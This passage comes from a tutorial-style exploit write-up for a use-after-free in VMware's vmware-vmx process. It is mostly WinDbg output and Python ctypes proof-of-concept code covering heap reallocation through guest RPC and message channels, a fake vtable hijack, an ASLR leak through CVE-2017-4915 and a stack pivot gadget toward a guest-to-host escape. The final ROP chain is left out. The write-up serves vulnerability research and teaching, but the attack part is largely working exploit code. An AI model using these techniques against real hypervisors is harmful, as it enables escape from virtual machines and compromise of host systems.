03 00000000`3cf975c0 00007ff6`e757af24 vmware_vmx+0xbaea0
04 00000000`3cf97610 00007ff6`e786b4a5 vmware_vmx+0xbaf24
05 00000000`3cf97650 00007ff6`e78492f5 vmware_vmx!opus_repacketizer_get_nb_frames+0x15ffb5
```

```
06 00000000`3cf9f730 00007ff6`e787b992 vmware_vmx!opus_repacketizer_get_nb_frames+0x13de05
07 00000000`3cf9f760 00007ff6`e7849668 vmware_vmx!opus_repacketizer_get_nb_frames+0x1704a2
08 00000000`3cf9f790 00007ff6`e76b007b vmware_vmx!opus_repacketizer_get_nb_frames+0x13e178
09 00000000`3cf9f910 00007ffc`13ed2774 vmware_vmx+0x1f007b
0a 00000000`3cf9f970 00007ffc`14c70d61 KERNEL32!BaseThreadInitThunk+0x14
0b 00000000`3cf9f9a0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

Before we dig into exploitation, we need to know the size of the object, we can get this by setting a breakpoint just before the free occurs and analysing the heap.

```
Breakpoint 0 hit
vmware_vmx+0xa2d1f:
00007ff6`e7562d1f 488bcf          mov     rcx,rdi

0:013> p
vmware_vmx+0xa2d22:
00007ff6`e7562d22 e819ee3500      call    vmware_vmx!opus_decoder_destroy (00007ff6`e78c1b4

0:013> !heap -p -a rcx
    address 0000000030522f40 found in
    _DPH_HEAP_ROOT @ 4821000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         Virt
                                 30621410:         30522f40               b8 -         3052
          ? vmware_vmx!opus_get_version_string+7c548
    00007ffc14cc3f7f ntdll!RtlDebugAllocateHeap+0x0000000000033227
    00007ffc14cb8294 ntdll!RtlpAllocateHeap+0x000000000008a7c4
    00007ffc14c2b89a ntdll!RtlpAllocateHeapInternal+0x000000000000a0a
    00000000594bcb87 MSVCR90!malloc+0x000000000000005b [f:\dd\vctools\crt_bld\self_64_amd6
    00007ff6e7894ecf vmware_vmx!opus_repacketizer_get_nb_frames+0x00000000001899df
    00007ff6e755c56a vmware_vmx+0x000000000009c56a
```

Based on the output above, we can see that the freed object size is 0xb8. And based on information from the aforementioned ZDI article, we know that the dangling pointer is kept in an object size of 0x38, which gets allocated when the VM starts.

Reallocation

As with the exploitation of all UAFs the most important thing we require is the ability to reallocate the freed object with our own data. We also need to keep in mind that the reallocation must end up in the same heap as the freed allocation, otherwise we won't be able to control the freed data. How the heap works is out of the scope of this article, but if you're not familar with the heap then I would recommend you understand that first, before preceding.

Based on previous research by MarvelTeam there are a few ways in which we can perform reallocation for this vulnerability. Two commonly used RPC calls are `tools.capability.guest_temp_directory` and `guest.upgrader_send_cmd_line_args`. There are others as well, such as;

- `info-get`
- `info-set`
- `ToolsAutoInstallGetParams`

tools.capability.guest_temp_directory

We want to test that we can in-fact use these RPC commands to allocate in the same LFH. We can do this by simply executing one of the commands with our own data and then searching the application for the data. But remember, the LFH is randomised so we need to beat it. In this case, that is actually quite simple. There is nothing stopping us from sending the command muiltiple times in order to flood the target LFH.

It isn't possible for us to know exactly how many times we need to send the request to obtain allocation in the target, so this is where trial and error comes in. Eventually we find perfect allocation at 0x40.

```
cmd = create_string_buffer("tools.capability.guest_temp_directory AAAA..AAAA")
inbuf = kernel32.VirtualAlloc(0, 0xb0 + sizeof(cmd) - 1, MEM_COMMIT | MEM_RESERVE, PAGE
memmove(inbuf, addressof(cmd), sizeof(cmd) - 1)
memset(inbuf + sizeof(cmd) - 1, 0x41, 0xa7)

outLen = c_ulong(0x1000)
outbuf = kernel32.VirtualAlloc(0, outLen.value, MEM_COMMIT | MEM_RESERVE, PAGE_READWRI
```

```
    for i in range(0x40):
        RpcSendRequest(inbuf, 0xb0 + sizeof(cmd) - 1, outbuf, pointer(outLen))
```

After running this POC and checking the output, it is clear that we do in-fact gain allocation in the target block. This can be seen below.

```
Breakpoint 0 hit
vmware_vmx+0x9d0aa:
00007ff7`e209d0aa 488b01          mov     rax,qword ptr [rcx] ds:00000000`03a62d20=41412e2e
0:013> dd ecx
00000000`03a62d20  2e414141 41412e2e 41414141 41414141
00000000`03a62d30  41414141 41414141 41414141 41414141
00000000`03a62d40  41414141 41414141 41414141 41414141
00000000`03a62d50  41414141 41414141 41414141 41414141
00000000`03a62d60  41414141 41414141 41414141 41414141
00000000`03a62d70  41414141 41414141 41414141 41414141
00000000`03a62d80  41414141 41414141 41414141 41414141
00000000`03a62d90  41414141 41414141 41414141 41414141
```


guest.upgrader.send_cmd_line_args

Equally, we can also test that this RPC command works in the same way as `tools.capability.guest_temp_directory`, as it turns out, it does. In-fact, all RPC guest commands share the same LFH, therefore pretty much any of them will work. But, not all of them are completely ideal for various reasons.

```
    cmd = create_string_buffer("guest.upgrader.send_cmd_line_args AAAA")
    inbuf = kernel32.VirtualAlloc(0, 0xb0 + sizeof(cmd) - 1, MEM_COMMIT | MEM_RESERVE, PAG
    memmove(inbuf, addressof(cmd), sizeof(cmd) - 1)
    memset(inbuf + sizeof(cmd) - 1, 0x41, 0xa7)

    outLen = c_ulong(0x1000)
    outbuf = kernel32.VirtualAlloc(0, outLen.value, MEM_COMMIT | MEM_RESERVE, PAGE_READWRI

    for i in range(0x40):
        RpcSendRequest(inbuf, 0xb0 + sizeof(cmd) - 1, outbuf, pointer(outLen))
```

After running this POC and checking the output, it is clear that we do in-fact gain allocation in the target block. This can be seen below.

```
Breakpoint 0 hit
vmware_vmx+0x9d0aa:
00007ff7`e209d0aa 488b01          mov     rax,qword ptr [rcx] ds:00000000`03a62d20=4141414
0:013> dd ecx
00000000`03a62d20  41414141 41414141 41414141 41414141
00000000`03a62d30  41414141 41414141 41414141 41414141
00000000`03a62d40  41414141 41414141 41414141 41414141
00000000`03a62d50  41414141 41414141 41414141 41414141
00000000`03a62d60  41414141 41414141 41414141 41414141
00000000`03a62d70  41414141 41414141 41414141 41414141
00000000`03a62d80  41414141 41414141 41414141 41414141
00000000`03a62d90  41414141 41414141 41414141 41414141
```


Avoiding NULLs

User-mode addresses on 64-bit systems always contain a NULL word (due to their length), this prevents a problem in our case. The command expects a NULL terminated string as an argument. This means that if we were to put a pointer in the argument, for example a pointer to a ROP gadget, due to the NULL byte in the address, the argument string would be terminated early and and our content would be allocated to a smaller bucket. This means that using this function isn't going to work because we need to use ROP gadgets to bypass DEP and take control of the application flow. We can test this theory out by placing a fake pointer in our buffer and checking the contents of ECX.

```
Breakpoint 0 hit
vmware_vmx+0x9d0aa:
00007ff7`e209d0aa 488b01          mov     rax,qword ptr [rcx] ds:00000000`059525f0=00007ff7

0:012> dd ecx
00000000`059525f0  e27a74a8 00007ff7 03dae8a0 00000000
00000000`05952600  05b63470 00000000 05b632b0 00000000
00000000`05952610  03b6b320 00000000 00000003 00000000
00000000`05952620  cec10001 00000000 00000000 00000000
00000000`05952630  00000000 00000000 00000000 00000000
00000000`05952640  00000000 00000000 00000000 00000000
```

```
00000000`05952650  00000000 00000000 00000000 00000000
00000000`05952660  00000000 00000000 00000000 00000000
```

As you can see, if we attempt to put a fake pointer in the buffer, once the NULL byte is detected, it cuts the allocation short and our allocation doesn't work as it did before. This is a huge problem because as we explained, user-mode addresses in 64-bit contains NULL bytes.

To get around this we are going to adopt a different reallocation technique. If we look back at `RpcSendRequest` we see that our function first sends the data size through `MessageSendSize` and then sends the actual payload through `MessageSendData`. Based on our testing, we know that **all** RPC requests are served by the same LFH heap. We can try to use this to directly use these two functions to perform reallocation control rather than relying on a specific RPC command.

We are going to update our proof of concept with two very unique sizes for `MessageSendSize` and `MessageSendData` respectively. You can see the changes in the below code block.

```
def realloc():
    inbuf = kernel32.VirtualAlloc(0, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
    memset(inbuf, 0x41, 0x80)
    pointer = c_ulonglong(0x0000414141414141) # fake memory pointer
    memmove(inbuf, addressof(pointer), 0x8)

    chan = MESSAGE_CHANNEL()
    OpenChannel(chan)
    MessageSendSize(chan, 0xAA9)
    MessageSendData(chan, inbuf, 0xAA9)
    MessageClose(chan)
```

As you can see, we are now using the mentioned functions with a unique size which should help us locate the allocation on the heap from WinDbg. Before executing the updated POC we will set a breakpoint on WinDbg using .printf in order to track the heap allocations of our target size.

```
bp ntdll!RtlpAllocateHeap ".printf \"Req size: 0x%p Round size: 0x%p\", @r8, @r9; .echo; g
```

Following this breakpoint, we run the POC until the input is requested in our script, at which point we break the application, set a breakpoint at `vmware_vmx+0x9d0aa` and then allow execution to continue. Eventually, we should see the following in our WinDbg output:

```
Req size: 0x0000000000000aaa Round size: 0x0000000000000ac0
Req size: 0x00000000000000f8 Round size: 0x0000000000000100
Req size: 0x0000000000000260 Round size: 0x0000000000000270

Breakpoint 1 hit
vmware_vmx+0x9d0aa:
00007ff7`e209d0aa 488b01          mov     rax,qword ptr [rcx] ds:00000000`0473d5c0=00007ff7
```

As shown in the first line, we can see that our allocation is in-fact rounded up to 0xAAA bytes due to the NULL byte terminator. Let's restart the VM, and now we can place a conditional breakpoint on `RtlpAllocateHeap` specifying 0xAAA as the allocation size.

```
bp ntdll!RtlpAllocateHeap ".if(@r8 == 0xAAA) {} .else {gc}"
```

When executing the POC again, we should hit the breakpoint, then we can check the output of the registers and check the status of the heap.

```
ntdll!RtlpAllocateHeap:
00007ffe`e886dad0 4c894c2420      mov     qword ptr [rsp+20h],r9 ss:00000000`0628f6d8=0000

0:013> r
rax=0000000001482038 rbx=0000000001480000 rcx=0000000001480000
rdx=0000000000000002 rsi=0000000000000000 rdi=000000000000002c
rip=00007ffee886dad0 rsp=000000000628f6b8 rbp=000000000628f7c0
 r8=0000000000000aaa  r9=0000000000000ac0 r10=7efefefefefefeff
r11=8101010101010100 r12=0000000000000000 r13=0000000000000ac0
r14=0000000000000000 r15=0000000000000aaa
iopl=0         nv up ei pl nz na pe nc
```

```
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202

ntdll!RtlpAllocateHeap:
00007ffe`e886dad0 4c894c2420      mov     qword ptr [rsp+20h],r9 ss:00000000`0628f6d8=0000

0:013> pt
ntdll!RtlpAllocateHeap+0x235b:
00007ffe`e886fe2b c3              ret

0:013> !heap -p -a rax
    address 0000000004408d20 found in
    _HEAP @ 1480000
              HEAP_ENTRY Size Prev Flags            UserPtr UserSize - state
        0000000004408d10 00ac 0000  [00]   0000000004408d20    00aaa - (busy)

0:013> dq rax
00000000`04408d20  00000000`0655fce0 00000000`04414600
00000000`04408d30  00000000`80270000 00000000`00001000
00000000`04408d40  00000000`d6b19000 00000000`00001000
00000000`04408d50  00000000`80270000 00000000`00001000
00000000`04408d60  00000000`80270000 00000000`00001000
00000000`04408d70  00000000`80270000 00000000`00001000
00000000`04408d80  00000000`80270000 00000000`00001000
00000000`04408d90  00000000`d6a18000 00000000`00001000
```


In the above output, you can clearly see in R8 that our allocation size 0xAAA is present. Additionally, if we check the RAX register we can see that the state is “busy”. Let’s allow execution to continue for a few seconds before issuing a break and then reinspecting the allocation content.

```
0:016> dq 04408d20
00000000`04408d20  00000000`0682c100 00000000`046a0f20
00000000`04408d30  41414141`41414141 41414141`41414141
00000000`04408d40  41414141`41414141 41414141`41414141
00000000`04408d50  41414141`41414141 41414141`41414141
00000000`04408d60  41414141`41414141 41414141`41414141
00000000`04408d70  41414141`41414141 41414141`41414141
00000000`04408d80  41414141`41414141 41414141`41414141
00000000`04408d90  41414141`41414141 41414141`41414141
```

As you can see, I didn't quite wait long enough for the full allocation, but it appears to have worked and we are clearly no longer restricted by the NULL bytes.

If you're wondering why we aren't restricted by the NULL byte issue anymore is because these RPC commands don't expect a NULL terminated string as arguments. If you remember before, we were using the argument of an RPC command as our reallocation data. However those commands expect all their arguments to be NULL terminated strings, this causes an issue where our data will get mangled if it contains NULL bytes.

There is one more thing we need to do. In our previous realloacation method we beat LFH randomisation by brute-forcing 0x40 allocations. We will reuse this technique and confirm that we have stable reallocation. First we update our POC to include 0x40 allocations.

```
    for i in range(0x40):
        chan = MESSAGE_CHANNEL()
        OpenChannel(chan)
        MessageSendSize(chan, 0xAA9)
        MessageSendData(chan, inbuf, 0xAA9)
        MessageClose(chan)
```

Now let's set a breakpoint on vmware_vmx+0x9d0aa and verify that we have stable reallocation and can still include NULL bytes.

```
0:014> bp vmware_vmx+0x9d0aa
0:014> g

0:012> dq rcx
00000000`04429570  00007ff7`e27a74a8 00000000`04973730
00000000`04429580  00000000`046c67e0 00000000`046c6b60
00000000`04429590  00000000`04719060 00000000`00000003
00000000`044295a0  00000000`cdbdc001 00000000`00000000
00000000`044295b0  00000000`00000000 00000000`00000000
00000000`044295c0  00000000`00000000 00000000`00000000
00000000`044295d0  00000000`00000000 00000000`00000000
00000000`044295e0  00000000`00000000 00000000`00000000
```

That doesn't seem to have worked. However, we previously were not using an allocation size of 0xAA9, we were in-fact using a size of 0xb0 for `MessageSendSize` and 0x80 for `MessageSendData`. So let's update these values back to their original and test the reallocation again.

```
0:013> dd rcx
00000000`045c2760  abb00ccd 00007ffa 41414141 41414141
00000000`045c2770  41414141 41414141 41414141 41414141
00000000`045c2780  41414141 41414141 41414141 41414141
00000000`045c2790  41414141 41414141 41414141 41414141
00000000`045c27a0  41414141 41414141 41414141 41414141
00000000`045c27b0  41414141 41414141 41414141 41414141
00000000`045c27c0  41414141 41414141 41414141 41414141
00000000`045c27d0  41414141 41414141 41414141 41414141
```

Perfect, we have stable reallocation now. The next goal is for us to turn this into code execution.

Code Execution

Following the dereference shortly afterwards there is a CALL instruction on a RAX+8, we can verify this by checking the RIP register.

```
Breakpoint 0 hit
vmware_vmx+0x9d0aa:
00007ff7`e209d0aa 488b01          mov     rax,qword ptr [rcx] ds:00000000`046e2b20=4141414

0:013> u rip
vmware_vmx+0x9d0aa:
00007ff7`e209d0aa 488b01          mov     rax,qword ptr [rcx]
00007ff7`e209d0ad ba1a000000      mov     edx,1Ah
00007ff7`e209d0b2 ff5008          call    qword ptr [rax+8]

0:013> p
vmware_vmx+0x9d0b2:
00007ff7`e209d0b2 ff5008          call    qword ptr [rax+8] ds:41414141`41414149=????????

0:013> g
(7bc.27e8): Access violation - code c0000005 (first chance)
```

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
vmware_vmx+0x9d0b2:
00007ff7`e209d0b2 ff5008          call    qword ptr [rax+8] ds:41414141`41414149=????????
```

This instruction represents a typical call to a virtual function through its vtable. When objects are created, the first QWORD is a pointer to the class' virtual function table. This table is an array of pointers to the object class' virtual functions which are used by the compiler to call the objects methods.

Because we have successfully managed to perform reallocation of the object when the dereference occurs it is pointing to our data. This means that we can craft a fake object to redirect the application flow by hijacking the virtual function. In this case, we are hijacking the second virtual function. As the vtable address is located at 0x4141414141414141 and 0x4141414141414149 is the second virtual function in the table (offset 0x8). Before our reallocation this object was previously `dnd.setGuestFileRoot` the object we of course freed.

Bypassing DEP

Previous research shows that an RPC command `unity.window.contents.start` allows us to store arbitrary data provided as an argument in a vmware-vmx global variable. Storing the stack pivot gadget address in a global variable is perfect. However, to use the global variable as a vtable we need its absolute address. So we'll also need to bypass ASLR to calculate the variables offset from the base address.

unity.window.contents.start

There's no public documentation on this function, so we'll need to reverse it in order to understand where and how we can control that global variable. A simple text search returns the function in the same dispatcher table we looked at previously. Taking a brief look at the function in IDA, we see the following interesting block.

```
loc_86BB1:
mov     eax, [rbx]
mov     ecx, [rbx+0Ch]
mov     cs:dword_B880FC, esi
mov     cs:dword_B880F8, eax
mov     eax, [rbx+4]
mov     cs:dword_B88108, ecx
mov     cs:dword_B88100, eax
mov     eax, [rbx+8]
mov     cs:dword_B88104, eax
call    malloc_wrapted
mov     rdx, [rsp+38h+arg_28]
mov     rcx, [rsp+38h+arg_20]
lea     r8, byte_75FEF3
mov     r9b, 1
mov     cs:qword_B88118, rax
mov     cs:qword_B88110, rax
call    sub_68D80
movzx   edi, al
jmp     short loc_86C2D
```

As you can see in the above screenshot, there are a number of overwrites of global variables which is congruent with the previous research we cited. Our goal at this stage is to work out if we control any of those overwrites and if we do, then we have ROP storage. To achieve that goal we'll need to work through the functions requirements and arrive in the block shown above.

Fortunately, the function is quite a simple one. It only takes one argument.

```
cmd = create_string_buffer("unity.window.contents.start AAAABBBBCCCCDDDDEEEEFFFF")
outLen = c_ulong(0x1000)
outbuf = kernel32.VirtualAlloc(0, outLen.value, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
RpcSendRequest(addressof(cmd), sizeof(cmd) - 1, outbuf, pointer(outLen))
```

These checks simply check that the argument pointer and the size aren't NULL. Since we provided an argument we pass these two checks implicitly.

```
.text:0000000000086B12 test    r8, r8
.text:0000000000086B15 jz      loc_86C14
```

```
.text:0000000000086B1B test    r9d, r9d
.text:0000000000086B1E jz      loc_86C14
```

The next block is an important one because the return of `sub_4BE7C0` dictates the path of execution.

```
.text:000000000086B24 mov     edx, r9d
.text:000000000086B27 lea     r8, sub_4F9F00
.text:000000000086B2E lea     r9, [rsp+38h+var_18]
.text:000000000086B33 mov     rcx, rax
.text:000000000086B36 call    sub_4BE7C0
.text:000000000086B3B test    al, al
.text:000000000086B3D jnz     short loc_86B4B
```

If we assume we don't take the jump, we hit the following error statement.

```
.text:000000000086B3F lea     r8, aErrorDeseriali ; "Error deserializing data"
.text:000000000086B46 jmp     loc_86C1B
```

Clearly based on this we want to take the jump. So we need to confirm the execution of `sub_4be7c0` leads us to the jump. Paying close attention before the call to `sub_4be7c0` we see that `sub_4f9f00` is moved into R8. Inside `sub_4be7c0` we see that there is an indirect call made to RSI which contains `sub_4f9f00`.

```
mov     rsi, r8         ; r8 -> rsi
mov     r8d, edx
mov     rdx, rcx
mov     rdi, r9
lea     rcx, [rsp+58h+var_38]
mov     r9d, 1
call    sub_75CCD0
lea     rcx, [rsp+58h+var_38]
xor     r8d, r8d
mov     rdx, rdi
call    rsi             ; sub_4f8f00
```

Let's set a breakpoint on the call to `sub_4be7c0` and then set a hardware breakpoint on the pointer referencing our argument.

```
Breakpoint 0 hit
vmware_vmx+0x85b36:
00007ff6`3d4e5b36 e8857c4300      call    vmware_vmx!opus_decoder_destroy+0xbbc80 (00007ff6

0:013> da rcx
00000000`03ccfe3c  "AAAABBBBCCCCDDDDEEEEFFFF"

0:013> ba r1 00000000`03ccfe3c

0:013> g
Breakpoint 1 hit
vmware_vmx!opus_get_version_string+0x30d1f:
00007ff6`3dbbbc7f ff158b240000    call    qword ptr [vmware_vmx!opus_get_version_string+0x3
ds:00007ff6`3dbbe110={WS2_32!htonl (00007ffc`a0cd39d0)}
```

```
0:013> r ecx
ecx=41414141
```

Based on the output above we can see that the first DWORD is passed to htonl to switch the endianness. Since our DWORD is 0x41414141 this has no effect. Eventually we reach into the `sub_4f9f00` which checks if the first DWORD is equal to 1.

```
.text:00000000004F9F26
.text:00000000004F9F26 loc_4F9F26:
.text:00000000004F9F26 cmp     dword ptr [rbx], 1
.text:00000000004F9F29 jnz     short loc_4F9F19
```

Following this check, we pass the check on DWORD 4 & 5 implicitly.

```
.text:0000000000086B59 cmp     [rbx+4], esi    ; DWORD 4
.text:0000000000086B5C jz      loc_86C0B
```

```
.text:0000000000086B62 cmp     [rbx+8], esi    ; DWORD 5
.text:0000000000086B65 jz      loc_86C0B
```

The final check is a check on DWORD 6. DWORD 6 must be greater than zero but less than or equal to 0x8000000.

```
.text:0000000000086B6B mov     eax, [rbx+0Ch]  ; DWORD[6]
.text:0000000000086B6E test    eax, eax
.text:0000000000086B70 jnz     short loc_86B7E ; DWORD[6] > 0 & <= 0x80000000
```

```
086B7E
086B7E loc_86B7E:              ; DWORD[6] > 0 & <= 0x80000000
086B7E cmp     eax, 8000000h
086B83 jbe     short loc_86B91
```

unity.window.contents.chunk

With a successful overwrite of a QWORD in VMWares .data section for our pivot gadget. Our next goal is to find a location to store shellcode. According to

previous research we can use the “unity.window.contents.chunk” command to copy data into a buffer that is allocated during “unity.window.contents.start”.

Following the reversing of this function, we learn a few things. Firstly, the first two DWORDs of the argument must contain a magic value 0x1.

The second DWORD is a counter which is initially set to 0. It needs to be incremented and passed every time we make a call to “unity.window.contents.chunk”.

The third DWORD is used as an identifier and it needs to be the same value that is specified in the call to “unity.window.contents.start”.

The fifth DWORD is the size of the buffer that we are going to copy into the destination allocation. Although we can specify the size ourself, the maximum size we can copy is 0xC000 bytes. Additionally, the size specified in the fifth DWORD Must be a multiple of 4.

In order to achieve all of this we’ll write a new function “fillMemory” as shown below.

```
def fillMemory(index, buf, bufSize):
    rounded_size = bufSize
    if bufSize % 4 != 0:
        rounded_size += 4 - (bufSize % 4)

    chunk = kernel32.VirtualAlloc(0, 0x30 + rounded_size, MEM_COMMIT | MEM_RESERVE, PAGE_RI
    memset(chunk, 0, 0x30 + rounded_size)

    cmd = create_string_buffer("unity.window.contents.chunk ")
    memmove(chunk, addressof(cmd), 0x1c)

    magicValue = c_ulong(htonl(1))
    memmove(chunk + 0x1C, addressof(magicValue), 4)

    memmove(chunk + 0x20, addressof(magicValue), 4)

    id_value = c_ulong(htonl(0x43434343))
    memmove(chunk + 0x24, addressof(id_value), 4)
```

```
    index_value = c_ulong(htonl(index))
    memmove(chunk + 0x28, addressof(index_value), 4)

    size_value = c_ulong(htonl(rounded_size))
    memmove(chunk + 0x2C, addressof(size_value), 4)

    memmove(chunk + 0x30, buf, bufSize)

    outLen = c_ulong(0x1000)
    outbuf = kernel32.VirtualAlloc(0, outLen.value, MEM_COMMIT | MEM_RESERVE, PAGE_READWRI
    RpcSendRequest(chunk, 0x30 + rounded_size, outbuf, pointer(outLen))
```

Bypassing ASLR

The next problem for us to solve is ASLR. We need the base address of vmware-vmx so that we can calculate the absolute address of the fake vtable and ROP gadgets. Lucky for us, there is a CVE which targets our version, CVE-2017-4915.

This CVE exploits a logic bug which allowed the disclosure of memory content, including function pointers. It was patched in VMSA-2017-0006.

At a high level, the bug is quite simple. A buffer is allocated on the stack when processing backdoor requests. The buffer should be initialized in the BDOORHB callback but when requesting an invalid command, the callback doesn't correctly clear the buffer, causing content of the stack to be leaked to the guest. Below is a simple POC which exploits this CVE:

```
def leak():
    buf = kernel32.VirtualAlloc(0, 0x8000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
    vmwareBase = 0
    while True:
        memset(buf, 0, 0x8000)
        bphb = BACKDOOR_PROTO_HB()

        bphb.cx = 0x8000
        bphb.di = buf
        bphb.bx = 2

        Backdoor_HbIn(bphb)
```

The code is very simple. We issue a high-bandwidth backdoor request with an invalid command specified in EBX, and we supply a large output buffer in RDI. When the call takes place, VMWare stores some temporary data in the output buffer and as mentioned before, when the command fails and returns the application forgets to clear the output buffer, thus resulting in an information leak condition.

Once we've obtained the raw data we need some way of filtering it. We are specifically looking to gather pointers that we can use in order to bypass ASLR. Since leaks are not often that reliable, and we know the starting value and ending value of the VMWare base address, we'll ensure that our leak continues to execute until those characters are found in the response.

```
Pointer = cast(buf + 0x7ef0, POINTER(c_ulonglong))
        vmwarePointer = Pointer.contents.value

        if vmwarePointer & 0xFFFFFFF000000000 == 0x7ff000000000:
            if vmwarePointer & 0x000000000000FFFF == 0:
                vmwareBase = vmwarePointer
                break
    return vmwareBase
```

If we execute this proof of concept, after a short while of waiting we will eventually receive the vmware_vmx base address which we can then use in order to build our ROP chain.

Stack Pivot

Before we can build our ROP chain, we still require control of the stack. To obtain that control we are going to employ the common technique of stack pivoting. Unfortunately in this case, no stack pivot gadget stands out right away so we will need to think creatively about how to achieve this.

If we run our reallocation POC multiple times we notice that RDI (which points to data we control) always gets allocated at an address below 0x100000000. Values below this number are possible to fit into 32-bit subregisters, which means that if we can find a gadget such as the one shown below:

```
0:012> u vmware_vmx+183429 L4
vmware_vmx+0x183429:
00007ff6`14e63429 8be7      mov     esp,edi
```

Then we could use it to pivot the stack and thus gain the necessary control to begin our ROP chain. RDI points to the "dnd.setGuestFileRoot" argument string, and this address will always fit into the lower 32-bits of RDI.

To take advantage of this gadget, we need to write its address to the global variable that we control via the RPC commmand "unity.window.contents.start". Then we can modify the "MessageSendData" reallocation request to craft a fake vtable. Our crafted vtable will contain the pivot gadget address as the second virtual function pointer. We update our proof of concept as follows:

```
def realloc(addr):
    print "Address supplied is: " + str(hex(addr))
    inbuf = kernel32.VirtualAlloc(0, 0x80, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
    memset(inbuf, 0x41, 0x80)
    pointer = c_ulonglong(addr)
    memmove(inbuf, addressof(pointer), 0x8)

    for i in range(0x40):
        chan = MESSAGE_CHANNEL()
        OpenChannel(chan)
        MessageSendSize(chan, 0xb0)
        MessageSendData(chan, inbuf, 0x80)
        MessageClose(chan)

def fakeVFTable(addr):
    cmd = create_string_buffer("unity.window.contents.start AAAABBBBCCCCDDDDEEEEFFFF")
    size = sizeof(cmd) - 1
    fakeAddr = addr

    RpcSendRequest(addressof(cmd), size, outbuf, pointer(outLen))


vmwareBase = leak()

# vmwareBase + 0x183429 = Pivot gadget Addr
fakeVFTable(vmwareBase + 0x183429)
```

```
# vmwareBase + 0xb870f8 = Fake vtable Addr
realloc(vmwareBase + 0xb870f8)
```

We'll place a breakpoint on the call instruction which causes the access violation and we'll follow the execution so we can verify that the stack pivot takes place.

```
Breakpoint 0 hit
vmware_vmx+0x9d0b2:
00007ff6`3d4fd0b2 ff5008          call    qword ptr [rax+8] ds:00007ff6`3dfe7100=00007ff63(

0:013> u 00007ff63d5e3429 L4
vmware_vmx+0x183429:
00007ff6`3d5e3429 8be7            mov     esp,edi
00007ff6`3d5e342b 6500c3          add     bl,al
00007ff6`3d5e342e 488d05d3b16500  lea     rax,[vmware_vmx!opus_get_version_string+0xb38a8
00007ff6`3d5e3435 c3              ret

0:013> t
vmware_vmx+0x183429:
00007ff6`3d5e3429 8be7            mov     esp,edi

0:013> p
vmware_vmx+0x18342b:
00007ff6`3d5e342b 6500c3          add     bl,al

0:013> db esp L5
00000000`04411ce5  42 42 42 42 42                                  BBBBB
```

Clearly, we have managed to gain control over the stack and we can now build a ROP chain in order to bypass DEP.

Building a ROP Chain

We are going to use GetModuleHandle and GetProcAddress in order to dynamically resolve addresses and consequently dynmically resolve the address for WriteProcessMemory.

For the sake of brevity, I am not going to include an entire ROP chain here. You can find examples online of ROP chains for this exploit so go try it! You'll learn a lot as there are some issues you'll run into!

Hope you enjoy :)